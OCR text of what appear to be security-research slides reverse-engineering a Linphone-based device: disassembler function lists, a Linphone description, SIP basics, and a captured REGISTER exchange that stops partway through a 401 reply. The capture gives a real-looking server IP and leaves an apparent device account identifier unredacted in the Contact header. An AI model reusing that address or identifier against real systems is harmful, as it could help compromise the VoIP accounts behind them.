
Functions window

Function name	Seg
SaveSipConfigFile	.tex
MENU_038_SipConfig_Exit	.tex
Get_SipConfig_MonCode	.tex
Get_SipConfig_CallCode	.tex
LoadSipConfigFile	.tex
ReloadSipConfigFile	.tex
SipConfigRestoreDefault	.tex
Get_SipConfig_DirvertAccount	.tex
Get_SipConfig_Account	.tex
SipConfig_Init	.tex
DisplaySipConfigPageIcon	.tex
MENU_038_SipConfig_Process	.tex
MENU_038_SipConfig_Init	.tex



Functions window

Function name
API_linphonec_Register_SipCurAccount
API_linphonec_quit
API_linphonec_Close
API_linphonec_Answer
API_linphonec_Invite
linphonec_server_socket_recv_data
deinit_linphone_if_service
init_linphone_if_service
linphone_linker_inner_recv_anaylasis
api_one_linphone_unlink_rsp
api_one_linphone_linker_rsp
api_one_linphone_unlink_req
api_one_linphone_linker_req
linphone_linker_udp_recv_anaylasis
linphone_linker_msg_process
init_one_linphone_linker
Callback_BeCalled_ToRedial_LinPhoneCall
Callback_BeCalled_ToTransfer_LinPhoneCall



Linphone

Linphone is a free voice over IP softphone, SIP client and service. It may be used for audio and video direct calls and calls through any VoIP softswitch or IP-PBX. Linphone also provides the possibility to exchange instant messages. Wikipedia

License: GNU GPL version 2 or proprietary

Original author(s): Belledonne Communications


Operating system: Linux, FreeBSD, Windows, Mac OS, iPhone, Android, Windows Phone

Size: 8–17 MB

Available in: Arabic Language, Dutch language, Japanese Language, Russian Language


SIP

Session Initiation Protocol



SIP Call Flow

- UDP 5060
- RFC 2543



SIP Authentication

```
REGISTER sip:47.91.88.33 SIP/2.0
CSeq: 1 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932d7f5;rport
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)
From: <sip:0e00[redacted]@47.91.88.33>;tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
Organization: ORG
To: <sip:0e00[redacted]@47.91.88.33>
Contact: <sip:0e0019b9283e@HOST:5060>;q=1
Allow: INVITE,ACK,OPTIONS,BYE,CANCEL,SUBSCRIBE,NOTIFY,REFER,MESSAGE,INFO,PING,PRACK
Expires: 200
Content-Length: 0
Max-Forwards: 70

SIP/2.0 401 Unauthorized
CSeq: 1 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;received=[redacted];branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932d7f5;rport=56031
